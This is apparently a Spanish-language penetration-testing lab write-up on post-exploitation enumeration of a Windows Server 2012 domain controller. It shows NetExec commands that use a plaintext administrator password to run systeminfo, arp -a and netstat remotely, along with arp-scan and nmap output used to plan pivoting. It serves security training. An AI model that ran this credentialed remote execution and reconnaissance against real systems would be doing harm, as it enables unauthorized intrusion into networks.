POST-EXPLOTACIÓN


ENUMERACIÓN

Jordi Masó

ÍNDICE

1 INTRODUCCIÓN


En este ejercicio realizaremos el proceso de enumeración después de la explotación ya teniendo unas credenciales validas o acceso a la maquina con ciertos privilegios. En esta ocasión utilizamos la maquina victima un Windows server 2012. Esta host ya fue explotado en ejercicios anteriores, ya contamos con credenciales validas para su enumeración. En primer lugar, necesitamos información del sistema, con el comando” nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 -x ‘systeminfo’” obtenemos la información del sistema operativo.



```
┌──(root㉿jordi)-[~]
└─# nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 -x "systeminfo"
SMB         10.0.1.130      445    ENIGMA           [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:True) (SMBv1:True)
SMB         10.0.1.130      445    ENIGMA           [+] SantaPrisca.virtual\administrator:0K1s4m4084 (Pwn3d!)
SMB         10.0.1.130      445    ENIGMA           [+] Executed command via wmiexec
SMB         10.0.1.130      445    ENIGMA           Host Name:                 ENIGMA
SMB         10.0.1.130      445    ENIGMA           OS Name:                   Microsoft Windows Server 2012 Standard
SMB         10.0.1.130      445    ENIGMA           OS Version:                6.2.9200 N/A Build 9200
SMB         10.0.1.130      445    ENIGMA           OS Manufacturer:           Microsoft Corporation
SMB         10.0.1.130      445    ENIGMA           OS Configuration:          Primary Domain Controller
SMB         10.0.1.130      445    ENIGMA           OS Build Type:             Multiprocessor Free
SMB         10.0.1.130      445    ENIGMA           Registered Owner:          Windows User
SMB         10.0.1.130      445    ENIGMA           Registered Organization:
SMB         10.0.1.130      445    ENIGMA           Product ID:                00184-30000-00001-AA819
SMB         10.0.1.130      445    ENIGMA           Original Install Date:     1/11/2019, 6:02:14 PM
SMB         10.0.1.130      445    ENIGMA           System Boot Time:          6/24/2024, 11:06:15 AM
SMB         10.0.1.130      445    ENIGMA           System Manufacturer:       VMware, Inc.
SMB         10.0.1.130      445    ENIGMA           System Model:              VMware Virtual Platform
SMB         10.0.1.130      445    ENIGMA           System Type:               x64-based PC
SMB         10.0.1.130      445    ENIGMA           Processor(s):              2 Processor(s) Installed.
SMB         10.0.1.130      445    ENIGMA           [01]: AMD64 Family 23 Model 113 Stepping 0 AuthenticAMD ~3800 Mhz
SMB         10.0.1.130      445    ENIGMA           [02]: AMD64 Family 23 Model 113 Stepping 0 AuthenticAMD ~3800 Mhz
SMB         10.0.1.130      445    ENIGMA           BIOS Version:              Phoenix Technologies LTD 6.00, 11/12/2020
SMB         10.0.1.130      445    ENIGMA           Windows Directory:         C:\Windows
SMB         10.0.1.130      445    ENIGMA           System Directory:          C:\Windows\system32
SMB         10.0.1.130      445    ENIGMA           Boot Device:               \Device\HarddiskVolume1
SMB         10.0.1.130      445    ENIGMA           System Locale:             en-us;English (United States)
SMB         10.0.1.130      445    ENIGMA           Input Locale:              en-us;English (United States)
SMB         10.0.1.130      445    ENIGMA           Time Zone:                 (UTC+01:00) Brussels, Copenhagen, Madrid, Paris
SMB         10.0.1.130      445    ENIGMA           Total Physical Memory:     6,127 MB
SMB         10.0.1.130      445    ENIGMA           Available Physical Memory: 3,342 MB
SMB         10.0.1.130      445    ENIGMA           Virtual Memory: Max Size:  7,791 MB
SMB         10.0.1.130      445    ENIGMA           Virtual Memory: Available: 3,621 MB
SMB         10.0.1.130      445    ENIGMA           Virtual Memory: In Use:    4,170 MB
SMB         10.0.1.130      445    ENIGMA           Page File Location(s):     C:\pagefile.sys
SMB         10.0.1.130      445    ENIGMA           Domain:                    SantaPrisca.virtual
SMB         10.0.1.130      445    ENIGMA           Logon Server:              \\ENIGMA
SMB         10.0.1.130      445    ENIGMA           Hotfix(s):                 2 Hotfix(s) Installed.
SMB         10.0.1.130      445    ENIGMA           [01]: KB2881468
SMB         10.0.1.130      445    ENIGMA           [02]: KB2999226
SMB         10.0.1.130      445    ENIGMA           Network Card(s):           2 NIC(s) Installed.
SMB         10.0.1.130      445    ENIGMA           [01]: Intel(R) PRO/1000 MT Network Connection
SMB         10.0.1.130      445    ENIGMA           Connection Name: Ethernet1
SMB         10.0.1.130      445    ENIGMA           DHCP Enabled:    Yes
SMB         10.0.1.130      445    ENIGMA           DHCP Server:     30.30.30.254
SMB         10.0.1.130      445    ENIGMA           IP address(es)
SMB         10.0.1.130      445    ENIGMA           [01]: 30.30.30.129
SMB         10.0.1.130      445    ENIGMA           [02]: fe80::182c:4361:ebe1:13fc
SMB         10.0.1.130      445    ENIGMA           [02]: Intel(R) PRO/1000 MT Network Connection
SMB         10.0.1.130      445    ENIGMA           Connection Name: Ethernet0 2
```


2 RED

Identificamos el host con nuestra maquina Kali Linux con un arp-scan y comprobamos la ip del Windows server que es 10.0.1.130



```
┌──(root㉿jordi)-[~]
└─# arp-scan -I eth0 --localnet --ignoredups
Interface: eth0, type: EN10MB, MAC: 00:0c:29:68:17:5f, IPv4: 10.0.1.144
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.1.1        00:50:56:c0:00:08       VMware, Inc.
10.0.1.2        00:50:56:e8:99:31       VMware, Inc.
10.0.1.130      00:0c:29:f7:30:ea       VMware, Inc.
10.0.1.254      00:50:56:eb:e5:83       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.141 seconds (119.57 hosts/sec). 4 responded
```

Con NetExec a través del protocolo smb y unas credenciales que obtuvimos previamente, con el comando “nxc smb 10.0.1.130 -u administrator -p 0k1s4m4084 -x ‘arp -a’” observamos que esta maquina tiene dos interfaces de red una es la 10.0.1.0/24 y la otra es 30.30.30.0/24 que no tenemos acceso en esta segunda interfaz de red sin realizar pivoting.




```
┌──(root㉿jordi)-[~]
└─# nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 -x 'arp -a'
SMB         10.0.1.130      445    ENIGMA           [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:True) (SMBv1:True)
SMB         10.0.1.130      445    ENIGMA           [+] SantaPrisca.virtual\administrator:0K1s4m4084 (Pwn3d!)
SMB         10.0.1.130      445    ENIGMA           [+] Executed command via wmiexec
SMB         10.0.1.130      445    ENIGMA           Interface: 30.30.30.129 --- 0x11
SMB         10.0.1.130      445    ENIGMA           Internet Address      Physical Address      Type
SMB         10.0.1.130      445    ENIGMA           30.30.30.1            00-50-56-c0-00-02     dynamic
SMB         10.0.1.130      445    ENIGMA           30.30.30.128          00-0c-29-fa-dd-34     dynamic
SMB         10.0.1.130      445    ENIGMA           30.30.30.254          00-50-56-f6-e0-c4     dynamic
SMB         10.0.1.130      445    ENIGMA           30.30.30.255          ff-ff-ff-ff-ff-ff     static
SMB         10.0.1.130      445    ENIGMA           224.0.0.22            01-00-5e-00-00-16     static
SMB         10.0.1.130      445    ENIGMA           224.0.0.252           01-00-5e-00-00-fc     static
SMB         10.0.1.130      445    ENIGMA           224.2.2.4             01-00-5e-02-02-04     static
SMB         10.0.1.130      445    ENIGMA           255.255.255.255       ff-ff-ff-ff-ff-ff     static
SMB         10.0.1.130      445    ENIGMA           Interface: 10.0.1.130 --- 0x12
SMB         10.0.1.130      445    ENIGMA           Internet Address      Physical Address      Type
SMB         10.0.1.130      445    ENIGMA           10.0.1.2              00-50-56-e8-99-31     dynamic
SMB         10.0.1.130      445    ENIGMA           10.0.1.144            00-0c-29-68-17-5f     dynamic
SMB         10.0.1.130      445    ENIGMA           10.0.1.254            00-50-56-eb-e5-83     dynamic
SMB         10.0.1.130      445    ENIGMA           10.0.1.255            ff-ff-ff-ff-ff-ff     static
SMB         10.0.1.130      445    ENIGMA           224.0.0.22            01-00-5e-00-00-16     static
SMB         10.0.1.130      445    ENIGMA           224.0.0.252           01-00-5e-00-00-fc     static
SMB         10.0.1.130      445    ENIGMA           255.255.255.255       ff-ff-ff-ff-ff-ff     static
```


3 PUERTOS Y SERVICIOS

3.1 PUERTOS

Esta host Windows tiene multitud de puertos abiertos que corren diferentes servicios. Con la herramienta nmap podemos descubrir que puertos están abiertos y que servicio corren en cada uno de ellos. En este ejercicio no centramos en el puerto 445 que es el smb de versión 1 para la recopilación de información y la explotación de la maquina con Eternal Blue.




```
└─# nmap -sV -p- --open --min-rate 5000 -n -Pn 10.0.1.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 05:44 EDT
Nmap scan report for 10.0.1.130
Host is up (0.000067s latency).
Not shown: 62605 closed tcp ports (reset), 2870 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE              VERSION
21/tcp    open  ftp                  FileZilla ftpd
53/tcp    open  domain               Simple DNS Plus
88/tcp    open  kerberos-sec         Microsoft Windows Kerberos (server time: 2024-06-24 09:44:23Z)
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
389/tcp   open  ldap                 Microsoft Windows Active Directory LDAP (Domain: SantaPrisca.virtual, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds         Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: SANTAPRISCA)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http           Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1801/tcp  open  msmq?
2103/tcp  open  msrpc                Microsoft Windows RPC
2105/tcp  open  msrpc                Microsoft Windows RPC
2107/tcp  open  msrpc                Microsoft Windows RPC
3268/tcp  open  ldap                 Microsoft Windows Active Directory LDAP (Domain: SantaPrisca.virtual, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3306/tcp  open  mysql                MySQL (unauthorized)
3389/tcp  open  ssl/ms-wbt-server?
3700/tcp  open  giop                 CORBA naming service
3820/tcp  open  ssl/giop             CORBA naming service
3920/tcp  open  ssl/exasoftport1?
4848/tcp  open  ssl/http             Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
5985/tcp  open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7676/tcp  open  java-message-service Java Message Service 301
8009/tcp  open  ajp13                Apache Jserv (Protocol v1.3)
8019/tcp  open  qbdb?
8020/tcp  open  http                 Apache httpd
8022/tcp  open  http                 Apache Tomcat/Coyote JSP engine 1.1
8027/tcp  open  papachi-p2p-srv?
8028/tcp  open  postgresql           PostgreSQL DB
8031/tcp  open  ssl/unknown
8032/tcp  open  desktop-central      ManageEngine Desktop Central DesktopCentralServer
8080/tcp  open  http                 Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8181/tcp  open  ssl/http             Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8282/tcp  open  http                 Apache Tomcat/Coyote JSP engine 1.1
8383/tcp  open  http                 Apache httpd
8443/tcp  open  ssl/https-alt?
8444/tcp  open  desktop-central      ManageEngine Desktop Central DesktopCentralServer
8585/tcp  open  http                 Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
8686/tcp  open  java-rmi             Java RMI
9200/tcp  open  wap-wsp?
9300/tcp  open  vrace?
9389/tcp  open  mc-nmf               .NET Message Framing
47001/tcp open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```



```
49152/tcp open  msrpc                Microsoft Windows RPC
49153/tcp open  msrpc                Microsoft Windows RPC
49154/tcp open  msrpc                Microsoft Windows RPC
49155/tcp open  msrpc                Microsoft Windows RPC
49157/tcp open  ncacn_http           Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc                Microsoft Windows RPC
49174/tcp open  msrpc                Microsoft Windows RPC
49180/tcp open  msrpc                Microsoft Windows RPC
49183/tcp open  msrpc                Microsoft Windows RPC
49193/tcp open  unknown
49368/tcp open  msrpc                Microsoft Windows RPC
49370/tcp open  msrpc                Microsoft Windows RPC
49818/tcp open  java-rmi             Java RMI
49821/tcp open  unknown
49822/tcp open  unknown
49823/tcp open  unknown
```


Podemos comprobar si hay algún servicio interno que solo se pude acceder desde la red interna, con el comando “nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 -x ‘netstat -an’”



```
┌──(root㉿jordi)-[~]
└─# nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 -x 'netstat -an'
SMB         10.0.1.130      445    ENIGMA           [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:True) (SMBv1:True)
SMB         10.0.1.130      445    ENIGMA           [+] SantaPrisca.virtual\administrator:0K1s4m4084 (Pwn3d!)
SMB         10.0.1.130      445    ENIGMA           [+] Executed command via wmiexec
SMB         10.0.1.130      445    ENIGMA           Active Connections
SMB         10.0.1.130      445    ENIGMA           Proto  Local Address          Foreign Address        State
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:88             0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:389            0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:464            0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:593            0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:636            0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:1801           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:2103           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:2105           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:2107           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:3700           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:3820           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:3920           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:4848           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:7676           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:8009           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:8019           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:8020           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:8022           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:8027           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:8028           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:8031           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:8032           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:8080           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:8181           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:8282           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:8383           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:8443           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:8444           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:8585           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:8686           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:9200           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:9300           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING
SMB         10.0.1.130      445    ENIGMA           TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING
```

